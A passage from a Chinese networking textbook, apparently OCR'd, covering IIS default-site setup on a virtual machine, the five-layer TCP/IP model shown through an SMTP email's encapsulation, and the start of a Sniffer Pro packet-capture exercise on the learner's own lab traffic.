


图 1-11　默认站点

右击“默认站点”→“属性”→“网站”选项卡，在 IP 地址列表中选择全部未分配(这样网站会工作在虚拟机的所有 IP 地址上，远程用户使用哪个 IP 地址都可以访问网站)，选中“主目录”选项卡，在“本地路径”文本框中保存的就是网站的主目录。图 1-12 为虚拟机




图 1-12　虚拟机的主目录位于 E:\aaa

的主目录配置界面,可见主目录为 E:\aaa。

第三步:将网页文件放置到网站的主目录,在本机浏览网页。

新建一个网页文件 index.html,内容输入 hello。将网页放置到 E:\aaa 路径下,在本机浏览 index.html,结果如图 1-13 所示。



图 1-13　在本机浏览 index.html

1.3　网络协议的层次结构

统治当今的数据通信与网络的分层协议栈是 5 层因特网模型,也称为 TCP/IP 协议簇,该模型有 5 个层次,从下至上分别是物理层、数据链路层、网络层、传输层和应用层。所有的 TCP/IP 按照其功能被划分到不同的层次。




图 1-14　因特网的层次结构或 TCP/IP 协议族

图 1-15 给出了采用因特网模型的数据交换过程,下面以发送方将一封电子邮件发给接收方为例进行说明。

先看左边发送方产生数据包的过程。因为是传送电子邮件,因此应用层的 SMTP 准备好邮件数据 L5 data(包括邮件正文),并添加头部 H5(包括收信、发信邮箱地址等信息),然后将数据向下传递给传输层的 TCP。TCP 在接收数据的前端增加一个头部 H4(包括源和目的端口,源端口为大于 1024 的随机端口,目的端口为 25),然后将数据向下

传递给网络层的 IP 协议。IP 协议在接收数据的前端增加一个头部 H3(包括源和目的 IP 地址,源 IP 地址为发送方 IP、目的 IP 地址为接收方 IP),之后将数据向下传递给数据链路层。数据链路层收到这组数据之后,在其前端增加一个头部 H2(包括源和目的 MAC 地址,源 MAC 地址为发送方 MAC,目的 MAC 地址为接收方 MAC),在其后端添加一个尾部 T2(存储的是保证数据完整性的校验和),然后将数据向下交给物理层。物理层将接收到的二进制数据信息转换为能在介质上传输的模拟信号,之后通过传输介质发送出去。




图 1-15　采用因特网模型的数据交换过程

再看接收方的处理过程,接收方的物理层将从介质上传递过来的模拟信号还原为计算机能够识别的二进制数字信号,然后将其向上传递给数据链路层处理。数据链路层首先利用数据尾部的 T2 对报文进行完整性校验,通过校验之后从 H2 中取出目的 MAC 地址与自己的 MAC 地址比较,如不相同(说明这个数据包不是发送给自己的),则丢弃这个报文,如相同,则去掉数据的头部 H2 和尾部 T2,将剩余数据向上提交给网络层的 IP 协议。IP 协议收到数据之后,从 H3 中取出目的 IP 地址与自己的 IP 地址进行比较,如不相同(说明这个数据包不是发送给自己的),则丢弃这个报文,如相同,则去掉头部 H3,将剩余数据向上提交给传输层的 TCP。TCP 收到数据之后,从头部 H4 中取出目的端口,发现值为 25,于是将去掉头部 H4 之后的剩余数据提交给应用层的 SMTP。最后 SMTP 从收到的数据中提取出发信和收信邮箱地址、邮件的主题、正文等相关信息,邮件传送至此结束。

通过上面的分析,可以看到发送方发送数据对应的是一个数据的封装过程,接收方接收数据对应的是一个数据的拆装过程。MAC 地址和 IP 地址实现了主机到主机的通信、端口号实现了进程到进程的通信。

1.4 协议分析仪 Sniffer Pro 的使用

协议分析仪 Sniffer Pro 可以捕获经过本机指定网卡的所有数据包,停止数据捕捉之后可以对数据按照 TCP/IP 格式进行详细分析。下面结合示例介绍 Sniffer Pro 的使用方法。

训练:在本机运行 Sniffer Pro 捕捉本机浏览虚拟机网页 index.html 过程中产生的网络数据包,并分析网络数据包的层次结构,要求指出数据包的数据链路层、网络层、传输层、应用层。

第一步:选择待监听的网卡。

Sniffer Pro 只能工作在某块选定网卡上,因此首先要指定这块工作网卡。方法是:单击“文件”→“设置”,选择某块网卡。图 1-16 为选定本机与虚拟机通信时使用的 VMware 虚拟网卡。如果在网卡列表中没有需要的网卡可以单击“新建”选项,在网络列表框中选择所需网卡。




图 1-16　选定网卡

第二步:开始捕获。

单击工具栏上的“开始捕捉”按钮,此时“停止”按钮变为红色,当 Sniffer Pro 捕获到第一个报文之后,停止并查看按钮变为可用状态。Sniffer Pro 已经捕获的数据包个数显示

